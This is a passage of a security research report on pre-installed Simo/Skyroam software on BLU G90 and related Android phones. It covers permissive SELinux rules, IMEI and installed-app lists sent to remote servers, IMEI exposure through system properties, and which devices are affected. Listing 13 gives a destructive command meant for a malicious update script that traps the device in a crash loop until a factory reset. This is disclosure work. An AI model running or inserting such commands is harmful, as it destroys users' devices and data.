We identified some notable rules for the u:r:osi:s0 SELinux context. Both the /system/bin/osi and /system/bin/osi_bin binaries execute with the u:r:osi:s0 SELinux context and so does the up.sh shell script and ARM binary that is provided when exploiting the update process. When SELinux is in enforcing mode, which is the default, there is generally no unbounded root user that can perform unrestricted actions on the system unless there are specific extensive rules for an unbounded root user. SELinux divides traditional root user actions and decomposes them into capabilities. Allowable actions in SELinux are explicitly specified in the SELinux policy language since unspecified actions are denied by default. SELinux capabilities and granted to an SELinux domain using rules in the SELinux policy language. Listing 10 contains the Linux capabilities that are granted to the u:r:osi:s0 SELinux context (which has a domain of osi) in the /vendor/etc/selinux/vendor_sepolicy.cil file of the BLU G90 Android device. In the SELinux rules only the domain, osi, of the full SELinux context, u:r:osi:s0, is used.

```
(allow osi self (capability (sys_module)))
(allow osi self (capability (chown fsetid net_admin net_raw sys_admin)))
```

Listing 10. SELinux capabilities granted to the osi domain in the /vendor/etc/selinux/vendor_sepolicy.cil file.

Notably, the u:r:osi:s0 context has capabilities to use raw sockets, make network configuration changes, and allow it to work with kernel modules. Additional explanation of the SELinux capabilities can be found in the official documentation.[22] Listing 11 shows that the u:r:osi:s0 context has the ability to cause kernel modules to be loaded in response to certain system calls. During our testing, we were able to remount the partition that the Simo software uses (mount point of /data/simo_fs/runspace) as read-only, although we received a SELinux denial for the module_load permission when trying to load a kernel module from this read-only partition directly using the insmod command with the full path to the kernel module. In addition, standard AOSP SELinux rules for the platform only allow kernel modules to be loaded from certain read-only partitions (i.e., system, vendor, and boot).

```
(allow osi kernel_29_0 (system (module_request)))
```

Listing 11. SELinux rule allowing the u:r:osi:s0 context to request the loading of a kernel module.

We were able to force unload a kernel module at runtime. The kernel modules that the vendor provides are located in the /vendor/lib/modules directory and the currently loaded kernel modules can be obtained via the proc file system at a file path of /proc/modules. Listing 12 provides the list of currently loaded kernel modules and some additional data about their usage and status on the BLU G90 Android device.

```
wlan_drv_gen4m 2002944 0 - Live 0x0000000000000000 (O)
wmt_chrdev_wifi 28672 1 wlan_drv_gen4m, Live 0x0000000000000000 (O)
gps_drv 65536 0 - Live 0x0000000000000000 (O)
fmradio_drv 188416 0 - Live 0x0000000000000000 (O)
bt_drv 28672 0 - Live 0x0000000000000000 (O)
wmt_drv 1224704 6 wlan_drv_gen4m,wmt_chrdev_wifi,gps_drv,fmradio_drv,bt_drv, Live 0x0000000000000000 (O)
fpsgo 811008 0 - Live 0x0000000000000000 (PO)
```

22 https://selinuxproject.org/page/ObjectClassesPerms#capability

Listing 12. Active kernel modules on the BLU G90 Android device.

Listing 12 shows the status of all kernel modules as Live so they are all loaded in the kernel. We can force unload a loaded kernel module which in this case creates a kernel panic and causes the system to crash. Even after the initial system crash, the device will again encounter a kernel panic shortly after the device boots, causing the device to become unresponsive and crash. This freezing and crashing behavior occurred in a persistent cycle until we booted into recovery mode and initiated a device factory reset, which wipes all user-installed apps and data. The command shown in Listing 13 can be included in an example malicious up.sh shell script provided in Listing 8 to induce the kernel panic crash cycle.

```
rmmod -f fpsgo
```

Listing 13. Command to force unload the fpsgo kernel module.

Some other notable SELinux rules are provided in Listing 14. The first rule listed in Listing 14 allows the untrusted_app_29_0 domain (the domain given by default to third-party apps) to connect and communicate with the u:r:osi:s0 context using a TCP socket. It is unclear why this communication would need to take place since there are already rules for Simo's pre-installed system apps (e.g., com.skyroam.silverhelper) to interact with it using domain sockets. There are various rules related to mounting and unmounting sdcardfs (sdcard file system) on the /data/simo_fs/runspace mount point.

```
(allow untrusted_app_29_0 osi (tcp_socket (read write create getattr setattr bind connect listen accept getopt setopt)))
(allow osi self (packet_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (sctp_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (tcp_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (udp_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (unix_dgram_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (unix_stream_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi package_service_29_0 (service_manager (find)))
(allow osi radio_29_0 (unix_stream_socket (connectto)))
(allow osi postinstall_mnt_dir_29_0 (dir (ioctl read write create getattr setattr lock rename mounton add_name remove_name reparent search
rmdir open)))
(allow osi postinstall_file_29_0 (filesystem (mount unmount relabelfrom relabelto)))
(allow osi sdcardfs_29_0 (filesystem (mount unmount relabelfrom))))
(allow system_app_29_0 osi (tcp_socket (read write create getattr setattr bind connect listen accept getopt setopt)))
(allow osi netutils_wrapper_29_0 (process (transition)))
(allow osi netutils_wrapper_exec_29_0 (file (read getattr map execute open)))
(allow osi property_socket_29_0 (sock_file (write)))
(allow osi self (netlink_route_socket (nlmsg_read nlmsg_write)))
(dontaudit osi netutils_wrapper_29_0 (process (noatsecure)))
(allow osi system_prop_29_0 (property_service (set)))
```

Listing 14. Notable SELinux policy rules for the osi domain.

The (allow osi package_service_29_0 (service_manager (find))) rule from Listing 14 provides the u:r:osi:s0 context with various capabilities for the package system service which allows it to programmatically perform the following actions: install apps, uninstall apps, grant permissions, change the launcher app, and more. The last rule in Listing 14 gives it the permission to set some system properties.

3 Local and Remote Exposure of PII

This section covers the identified instances of PII (i.e., installed app list and IMEI) being transmitted to remote hosts using HTTP and HTTPS. In addition to these remote exposures over the network, there is also a local exposure of all 3 IMEI values to local processes via the device system properties. The device system properties are accessible to all apps, including third-party apps, and do not require any permission or special capability for read access.

3.1 HTTP Transmission of Installed App List and IMEI to Servers Located in China

The /system/bin/osi_bin binary has a logging feature that sends out compressed log files using HTTP to the following domain: log.skyroam.com.cn. The connection is made using HTTP to a non-standard destination port of 9110. The log is sent periodically and occurs when the internal log, with a path of /data/simo_fs/val_trace/val_log.txt, reaches a minimum size of

24.5 KB. Without using the actual vSIM service from Simo, this occurs around every 5 hours. When we tried using the vSIM service from Simo, it would not work and our calls and emails to customer service on February 10, 2021 were not returned, as of May 3, 2021. The full URL where the /system/bin/osi_bin binary transmits the log in a HTTP POST request for the BLU G90 Android device is provided in Listing 15. Some fields in the querystring contain version information for the Simo software.[23]

```
http://log.skyroam.com.cn:9110/index?Hw=Skyroam&Ver=2.37.5.54(0608)&Sn=appsky3i7bt8tjtv&Ch=1&Type=2
```

Listing 15. The URL where the /system/bin/osi_bin process transmits the logs using HTTP for the BLU G90 Android device.

The HTTP POST request from Listing 15 uses a Multipurpose Internet Mail Extensions (MIME) type of multipart/form-data with a boundary of ------WebKitFormBoundaryapMKTQABBP6vWIo0 and the only form data is an encapsulated gzip file containing the log from Simo. The gzip file is not encrypted and can be uncompressed using the standard gunzip command. Some notable lines from the gzip file that were extracted from the HTTP POST request, shown in full in Appendix D, are provided in Listing 16. The log shown in Appendix D also captures some log messages corresponding to a remotely-initiated update from Simo that updates the com.skyroam.silverhelper app and the /system/bin/osi_bin binary. In Listing 16, we have provided emphasis on some of the PII (i.e., package names and IMEI) by highlighting certain items in red text.

```
[router] 2021-02-10 04:54:28:6111686 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:215 app number:72
[router] 2021-02-10 04:54:28:6111705 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10150]:[com.vivalivetv.app]
...
[router] 2021-02-10 04:54:29:6112035 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10159]:[com.ashleymadison.mobile]
[router] 2021-02-10 04:54:29:6112040 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10148]:[com.digitalturbine.blubar]
[router] 2021-02-10 04:54:29:6112044 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10158]:[jackpal.androidterm]
[router] 2021-02-10 04:54:29:6112049 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10157]:[com.coinbase.pro]
[router] 2021-02-10 04:54:29:6112053 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10162]:[com.tde]
...
[router] 2021-02-10 04:54:29:6112067 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10156]:[com.aramco.bus]
[router] 2021-02-10 04:54:29:6112073 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:227 [10163]:[com.yallaemirates.YallaEmirates]
.                                                                                                                    .
[ui server] 2021-02-10 04:58:54:6377653 file:stp_ui_server_console.c function:_uil_recv_client_type_report line:401 phone imei = 356034110428579
(2.13.28)<23:58:55:d>System restart after 4 seconds! (sdcard upgrade)
(2.13.28)<23:58:56:e>System restart after 3 seconds! (sdcard upgrade)
[router] 2021-02-10 04:58:56:6379540 file:val_router_linux.c function:val_add_remove_get_appinfo_list_rsp line:215 app number:72
(2.13.28)<23:58:57:f>System restart after 2 seconds! (sdcard upgrade)
(2.13.28)<23:58:58:10>System restart after 1 seconds! (sdcard upgrade)
(2.13.28)<23:58:59:11>*********************************
(2.13.28)<23:58:59:12>System restart reason:sdcard upgrade
(2.13.28)<23:58:59:13>**********************************************************************
[default] 2021-02-10 04:58:59:6382182 file:val_os_linux.c function:val_system_block
```

Listing 16. Selected log statements from the gzip log file sent to the log.skyroam.com.cn domain using HTTP.

Listing 17 contains the output of the dig command, executed on May 3, 2021, showing the resolution of the log.skyroam.com.cn domain to an IP address of 18.163.199.177.

```
$ date ; dig log.skyroam.com.cn
Mon May  3 20:29:26 EDT 2021

; <<>> DiG 9.10.6 <<>> log.skyroam.com.cn
;; global options: +cmd
```

23 For example, the same URL that the Luna Simo uses has different values in its querystring: `http://log.skyroam.com.cn:9110/index?Hw=Skyroam&Ver=2.0.5.31(1021)&Sn=appsky3hjj17t8ar&Ch=1&Type=2` and the BLU G9 also has different version information in its querystring: `http://log.skyroam.com.cn:9110/index?Hw=Skyroam&Ver=2.11.5.27(0806)&Sn=appsky3ifbuimi5z&Ch=1&Type=2` where the build fingerprints for these two devices are provided in Table 3.

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23864
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 19

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;log.skyroam.com.cn.            IN      A

;; ANSWER SECTION:
log.skyroam.com.cn.     600    IN      A       18.163.199.177

;; AUTHORITY SECTION:
skyroam.com.cn.         7724   IN      NS      dns27.hichina.com.
skyroam.com.cn.         7724   IN      NS      dns28.hichina.com.

;; ADDITIONAL SECTION:
dns27.hichina.com. 7414   IN      A       140.205.81.29
dns27.hichina.com. 7414   IN      A       106.11.141.119
dns27.hichina.com. 7414   IN      A       106.11.141.129
dns27.hichina.com. 7414   IN      A       106.11.211.59
dns27.hichina.com. 7414   IN      A       106.11.211.69
dns27.hichina.com. 7414   IN      A       140.205.41.19
dns27.hichina.com. 7414   IN      A       140.205.41.29
dns27.hichina.com. 7414   IN      A       140.205.81.19
dns28.hichina.com. 7414   IN      A       106.11.211.60
dns28.hichina.com. 7414   IN      A       106.11.211.70
dns28.hichina.com. 7414   IN      A       140.205.41.20
dns28.hichina.com. 7414   IN      A       140.205.41.30
dns28.hichina.com. 7414   IN      A       140.205.81.20
dns28.hichina.com. 7414   IN      A       140.205.81.30
dns28.hichina.com. 7414   IN      A       106.11.141.120
dns28.hichina.com. 7414   IN      A       106.11.141.130
dns27.hichina.com. 7414   IN      AAAA    2400:3200:2000:46::1
dns28.hichina.com. 7414   IN      AAAA    2400:3200:2000:47::1

;; Query time: 252 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon May 03 20:29:26 EDT 2021
;; MSG SIZE  rcvd: 426
```

Listing 17. DNS resolution of the log.skyroam.com.cn domain using the dig command, as of May 3, 2021.

As of May 3, 2021, the output of MaxMind GeoIP2 City Results provides the following data for the log.skyroam.com.cn domain, as shown in Table 8.[24] The location of the server with an IP address of 18.163.199.177 is estimated to be in Hong Kong, China. The whois command output for the log.skyroam.com.cn domain, as of April 26, 2021, is provided in Appendix E.

Table 8. The output from MaxMind GeoIP2 for the 18.163.199.177 IP address, as of May 3, 2021.

IP Address	Country Code	Location	Network	Postal Code	Approximate Coordinates*	Accuracy Radius (km)	ISP	Organization	Domain	Metro Code
	HK	Central and Western District, Hong Kong, Asia			22.2908, 114.1501	1000	Amazon.com	Amazon.com	ama-	

3.2 Hourly HTTP Transmission of IMEI to a Server Located in China When the Device is Charging

The pre-installed com.skyroam.silverhelper app makes hourly HTTP GET requests to the countly.skyroam.com domain where the IMEI value is contained in the URL querystring when the device is charging. An actual HTTP GET request with the full URL is shown in Listing 18 where the device_id key in the querystring contains the device IMEI and below that are the same querystring values from the URL shown as new-line separated values for readability.

24 https://www.maxmind.com/en/geoip2-city

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612727496640&hour=14&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=e324d8923562638f2a0c7bfd99c712995a0e0d70

app_key: a613bb84da5f676bae699834814d23a13eee2890
timestamp: 1612727496640
hour: 14
dow: 0
tz: -300
sdk_version: 19.02
sdk_name: java-native-android
session_duration: 3600
device_id: 356034110428579
checksum: e324d8923562638f2a0c7bfd99c712995a0e0d70

Listing 18. The full URL for the HTTP request containing the IMEI and the same querystring presented as line-separated values for readability.

The domain in the URL (i.e., countly.skyroam.com) suggests that the com.skyroam.silverhelper app is using the Countly service which describes itself as an "enterprise grade analytics and marketing platform for mobile, web, desktop and IoT applications."[25] Based on log messages in the app code and the network requests, the com.skyroam.silverhelper app uses the Countly SDK version 19.02. Listing 19 shows another network request made one hour later to the same endpoint in Listing 18 where only the following fields differ: timestamp, hour, and checksum.

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612731096683&hour=15&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=72870759fbd4e625cf391e0e8636f203b3dc0a07.

app_key: a613bb84da5f676bae699834814d23a13eee2890
timestamp: 1612731096683
hour: 15
dow: 0
tz: -300
sdk_version: 19.02
sdk_name: java-native-android
session_duration: 3600
device_id: 356034110428579
checksum: 72870759fbd4e625cf391e0e8636f203b3dc0a07

Listing 19. Another HTTP request to the http://countly.skyroam.com/i URL showing the minimal differences in the querystring values.

Most of the fields between the two requests are static or are time-based and predictably change. The app_key field value is hard-coded as a613bb84da5f676bae699834814d23a13eee2890 in the com.skyroam.silverhelper app code and is set in the com.skyroam.silverhelper.MyApplication.initCountly()Void method for the BLU G90 Android device. The checksum field is simply the SHA-1 message digest over some of the querystring values. Appendix F contains 12 requests made over 12 consecutive hours to the http://countly.skyroam.com/i URL (without querystring) showing a time series of requests to the same domain when the device was charging. Listing 20 shows the dig command output when resolving the countly.skyroam.com domain, which was executed on March 25, 2021.

$ date ; dig countly.skyroam.com
Thu Mar 25 20:10:58 EDT 2021

; <<>> DiG 9.10.6 <<>> countly.skyroam.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40383
;; flags: qr rd ra; QUERY: 1, ANSWER: 9, AUTHORITY: 4, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;countly.skyroam.com. IN A

;; ANSWER SECTION:

25 https://count.ly/about

```
countly.skyroam.com.          3600    IN      CNAME   simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com.
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.166.24.40
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.166.192.88
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.163.151.138
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.163.167.85
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.163.65.43
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.162.64.225
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.166.129.74
simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com. 60 IN A 18.166.240.208

;; AUTHORITY SECTION:
ap-east-1.elb.amazonaws.com. 869 IN NS      ns-232.awsdns-29.com.
ap-east-1.elb.amazonaws.com. 869 IN NS      ns-827.awsdns-39.net.
ap-east-1.elb.amazonaws.com. 869 IN NS      ns-1511.awsdns-60.org.
ap-east-1.elb.amazonaws.com. 869 IN NS      ns-2017.awsdns-60.co.uk.

;; ADDITIONAL SECTION:
ns-232.awsdns-29.com.   9221    IN      A       205.251.192.232
ns-827.awsdns-39.net.   7913    IN      A       205.251.195.59
ns-1511.awsdns-60.org.  1961    IN      A       205.251.197.231

;; Query time: 93 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Thu Mar 25 20:10:58 EDT 2021
;; MSG SIZE  rcvd: 427
```

Listing 20. Resolution of the countly.skyroam.com domain using the dig command, as of March 25, 2021.

Table 9 provides the MaxMind GeoIP2 output for the IP address that the countly.skyroam.com domain resolves to as of March 25, 2021.

Table 9. Location estimates for the servers running the countly.skyroam.com domain.

IP Address	Country Code	Location	Network	Postal Code	Approximate Coordinates*	Accuracy Radius (km)	ISP	Organization	Domain	Metro Code
	CN	China, Asia			34.7732, 113.722	1000	Amazon.com	Amazon.com	amazonaws.com	
	CN	China, Asia			34.7732, 113.722	1000	Amazon.com	Amazon.com	amazonaws.com	
	HK	Central and Western District, Hong Kong, Asia			22.2795, 114.146	1000	Amazon.com	Amazon.com	amazonaws.com	
	HK	Central and Western District, Hong Kong, Asia			22.2795, 114.146	1000	Amazon.com	Amazon.com	amazonaws.com	
	HK	Central and Western District, Hong Kong, Asia			22.2795, 114.146	1000	Amazon.com	Amazon.com	amazonaws.com	
	HK	Hong Kong, Asia			22.2578, 114.1657	1000	Amazon.com	Amazon.com	amazonaws.com	

	CN	China, Asia			34.7732, 113.722	1000	Amazon.com	Amazon.com	amazonaws.com	
	CN	China, Asia			34.7732, 113.722	1000	Amazon.com	Amazon.com	amazonaws.com	

We attempted to update the resolution the countly.skyroam.com domain using the dig command on May 3, 2021, but there were no A records for the simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com domain. We performed responsible disclosure to Skyroam on April 28, 2021, so it is possible that Simo took down the server in response to our disclosure. Listing 21 shows the output of the dig command for the countly.skyroam.com domain, as executed on May 13, 2021.

```
$ date ; dig countly.skyroam.com
Thu May 13 23:12:04 EDT 2021

; <<>> DiG 9.10.6 <<>> countly.skyroam.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 37969
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;countly.skyroam.com.                IN      A

;; ANSWER SECTION:
countly.skyroam.com.        2440    IN      CNAME   simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com.

;; Query time: 90 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Thu May 13 23:12:04 EDT 2021
;; MSG SIZE  rcvd: 117
```

Listing 21. Resolution of the countly.skyroam.com domain using the dig command after our disclosure to Simo where the output shows that there are no A records for the DNS request.

3.3 HTTPS Transmission of Installed App List and IMEI to Germany

The pre-installed com.skyroam.app app sends the user's IMEI and list of user-installed apps whenever the user clicks on the SIMO app icon, with a name of app name SIMO, in the launcher. The com.skyroam.app app does not start after the boot process completes, so this app does not start automatically like the com.skyroam.silverhelper app. The IMEI and list of user-installed apps are sent to the https://simo.skyroam.com/simo/product/commodity/queryExistApp URL in an HTTPS POST request body as shown in Listing 22. In the POST request body, the IMEI is sent as the value to the imei key and the user-installed apps are sent in a string array named packages.

```
{
  "imei": "356034110428579",
  "locale": "en_US",
  "mcc": "310",
  "model": "G90",
  "packages": [
    "org.thoughtcrime.securesms",
    "com.ashleymadison.mobile",
    "com.coinbase.pro",
    "com.tinder"
  ],
  "pkgName": "com.skyroam.app",
  "timeZone": "",
  "vendorSign": "BLU",
  "versionCode": 419
}
```

Listing 22. The HTTPS POST request body, containing the IMEI and installed apps, transmmitted to the https://simo.skyroam.com/simo/product/commodity/queryExistApp URL.

Listing 23 shows the resolution of the simo.skryroam.com domain using the dig command as of May 3, 2021.

```
$ date ; dig simo.skyroam.com
Mon May  3 20:06:24 EDT 2021

; <<>> DiG 9.10.6 <<>> simo.skyroam.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40012
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 4, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;simo.skyroam.com.              IN      A

;; ANSWER SECTION:
simo.skyroam.com. 2461  IN      CNAME   simo-nginx-alb-549219973.eu-central-1.elb.amazonaws.com.
simo-nginx-alb-549219973.eu-central-1.elb.amazonaws.com. 60 IN A 3.122.74.211
simo-nginx-alb-549219973.eu-central-1.elb.amazonaws.com. 60 IN A 52.58.79.49
simo-nginx-alb-549219973.eu-central-1.elb.amazonaws.com. 60 IN A 35.158.42.96
simo-nginx-alb-549219973.eu-central-1.elb.amazonaws.com. 60 IN A 3.124.137.202

;; AUTHORITY SECTION:
eu-central-1.elb.amazonaws.com.         796 IN  NS      ns-1326.awsdns-37.org.
eu-central-1.elb.amazonaws.com.         796 IN  NS      ns-1689.awsdns-19.co.uk.
eu-central-1.elb.amazonaws.com.         796 IN  NS      ns-417.awsdns-52.com.
eu-central-1.elb.amazonaws.com.         796 IN  NS      ns-613.awsdns-12.net.

;; ADDITIONAL SECTION:
ns-417.awsdns-52.com.   5291    IN      A       205.251.193.161
ns-613.awsdns-12.net.   2777    IN      A       205.251.194.101
ns-1326.awsdns-37.org.  6272    IN      A       205.251.197.46

;; Query time: 98 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon May 03 20:06:24 EDT 2021
;; MSG SIZE  rcvd: 360
```

Listing 23. Resolution of the simo.skyroam.com domain using the dig command.

Table 10 provides the MaxMind GeoIP2 output for the IP addresses that the simo.skyroam.com domain resolves to as of May 3, 2021.

Table 10. Location estimates for the servers running the simo.skyroam.com domain.

IP Address	Country Code	Location	Network	Postal Code	Approximate Coordinates*	Accuracy Radius (km)	ISP	Organization	Domain	Metro Code
	DE	Frankfurt am Main, Hesse, Germany, Europe		60313	50.1188, 8.6843	1000	Amazon.com	Amazon.com	amazonaws.com	
	DE	Frankfurt am Main, Hesse, Germany, Europe		60313	50.1188, 8.6843	1000	Amazon.com	Amazon.com	amazonaws.com	
	DE	Frankfurt am Main, Hesse, Germany, Europe		60313	50.1188, 8.6843	1000	Amazon.com	Amazon.com	amazonaws.com	

	DE	Frankfurt am Main, Hesse, Germany, Europe		60313	50.1188, 8.6843	1000	Amazon.com	Amazon.com	amazonaws.com	

3.4 Exposing IMEI values to local processes

The com.skyroam.silverhelper app executes right after the system boots since it is granted the RECEIVE_BOOT_COMPLETED permission. When the system sends out the android.intent.action.BOOT_COMPLETED broadcast intent, it is received by the com.skyroam.silverhelper.broadcast.BootBroadReceiver broadcast receiver application component within the com.skyroam.silverhelper app. Listing 24 provides a snippet of the AndroidManifest.xml file of the com.skyroam.silverhelper app, showing the application element from the BLU G90 Android device. The important data is highlighted showing that the com.skyroam.silverhelper.MyApplication class, indicated by the android:name attribute, will execute first, prior to all app components, whenever the com.skyroam.silverhelper application runs.[26]

```
<application android:allowBackup="true" android:appComponentFactory="android.support.v4.app.CoreComponentFactory" android:extractNativeLibs="false" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:name="com.skyroam.silverhelper.MyApplication" android:supportsRtl="true" android:usesCleartextTraffic="true" android:usesNonSdkApi="true">
```

Listing 24. The application element from the com.skyroam.silverhelper app's AndroidManifest.xml file.

The com.skyroam.silverhelper.MyApplication class has a direct parent class of android.app.Application. When the app first executes, the com.skyroam.silverhelper.MyApplication.onCreate()Void method is executed. This method, com.skyroam.silverhelper.MyApplication.onCreate()Void, invokes the com.skyroam.silverhelper.MyApplication.initProperty(android.content.Context)Void method which will obtain the device's three IMEI values and write them to the following system properties: sys.skyroam.silver.sim1, sys.skyroam.silver.sim2, and sys.skyroam.silver.sim3. As of Android 10, privacy changes were introduced so that third-party apps cannot directly obtain non-resettable device identifiers, such as the device's IMEI value(s) and serial number.[27] The com.skyroam.silverhelper app executes with the shared system UID so it has the capability to obtain the device IMEI values. Despite these changes made in the Android platform for Android version 10, the IMEI values are exposed by the pre-installed com.skyroam.silverhelper app to any process on the device. Listing 25 contains the output of the getprop command showing the system properties containing the three IMEI values that were set by the com.skyroam.silverhelper app.

```
$ getprop | grep sys.skyroam.silver.sim
[sys.skyroam.silver.sim1]: [356034110326575]
[sys.skyroam.silver.sim2]: [356034110428579]
[sys.skyroam.silver.sim3]: [356034110530572]
```

Listing 25. The getprop command output containing the 3 device IMEI values written to system properties by the com.skyroam.silverhelper app which are accessible to third-party apps without any access requirements.

In addition to the leakage of the IMEI to system properties being leaked by the com.skyroam.silverhelper app shown in the in Listing 25, the telephony framework also leaks two IMEI values to the following system properties on the BLU G90 Android device, as shown in Listing 26.

```
$ getprop | grep gsm.mtk.imei
[gsm.mtk.imei1]: [356034110326575]
[gsm.mtk.imei2]: [356034110428579]
```

Listing 26. The getprop command output containing the 2 device IMEI values written to system properties by the telephony framework.

4. Scope of Affected Devices

In this section, we examine different information sources to gauge the scope of impacted Android devices that contain vulnerable Simo software.

26 https://developer.android.com/guide/topics/manifest/application-element#nm

27 https://developer.android.com/about/versions/10/privacy/changes#non-resettable-device-ids

4.1 Simo Play Store App Webpage

Of the two pre-installed apps on the BLU G90, Wiko Tommy 3, Wiko Tommy 3 Plus, and the Luna Simo Android devices, only the com.skyroam.app app is available on Google Play and is named SIMO - Global & Local Internet Service Provider.[28] As of May 3, 2021, the SIMO - Global & Local Internet Service Provider, with a package name of com.skyroam.app, has more than 10 million installations according to Google Play. Figure 9 provides the Additional Information section from Google Play's page for the SIMO - Global & Local Internet Service Provider app. Installation of this app is restricted to certain types of Android devices as its Google Play webpage states "This app is not available for any of your devices" when the page is viewed with a Google account that does not include any devices that Simo's website states that it supports, as shown previously in Figure 3.




Figure 9. Screenshot of Google Play's Additional Information section for the SIMO - Global & Local Internet Service Provider app with a package name of com.skyroam.app.

Table 11 provides a list of Android devices that the SIMO - Global & Local Internet Service Provider app supports on its Google Play webpage.

Table 11. Android devices supported by Simo according to its Google Play App Page.

Android Device	Availability
BLU G9	U.S. and American countries
TECNO Camon 12	Nigeria
TECNO Camon 12 Pro	Nigeria
WIKO Tommy 3	Indonesia
WIKO Tommy 3 Plus	Indonesia

The privacy policy for the SIMO - Global & Local Internet Service Provider app is provided here: https://simowireless.com/termsOfService.html?id=privacyPolicy. The company responsible for the app is listed as SimoTek Holding Inc., and the developer address is 180 Sansome Street, 4th Floor San Francisco, CA 94104 USA, according to the app's webpage on Google Play. The developer website for the app is listed as https://simowireless.com/ on the app's Google Play webpage. In a patent infringement lawsuit, a filing shows that SimoTek Holding Inc. and SIMO Holdings Inc. were registered in the Cayman Islands at the time of the filing in 2019 where they and Skyroam, Inc. are listed as defendants.[29]

28 https://play.google.com/store/apps/details?id=com.skyroam.app

29 https://www.govinfo.gov/app/details/USCOURTS-cand-3_18-cv-05031

4.2 Simo's Website

Simo's website lists the supported devices on its https://simowireless.com/phoneWithSIMO.html webpage. As of May 3, 2021, the webpage lists the supported devices, provided in Table 12, which only differs from Table 11 due to the addition of the BLU G90 device.

Table 12. Simo-compatible Android devices according to the https://simowireless.com/phoneWithSIMO.html.

Android Device	Availability
BLU G90	U.S. and South America
BLU G9	U.S. and American countries
TECNO Camon 12	Nigeria
TECNO Camon 12 Pro	Nigeria
WIKO Tommy 3	Indonesia
WIKO Tommy 3 Plus	Indonesia

On Simo's https://simowireless.com/partners.html webpage, the following partners are listed as of May 3, 2021: Tecno Mobile, BLU Smartphones, Infinix, Wiko, Lenovo, BLUBOO, Orange, SoftBank, Tata, Telus, T-Mobile, and G-Tide Mobile. A screenshot from the https://simowireless.com/partners.html webpage showing Simo's partners is provided in Figure 10.

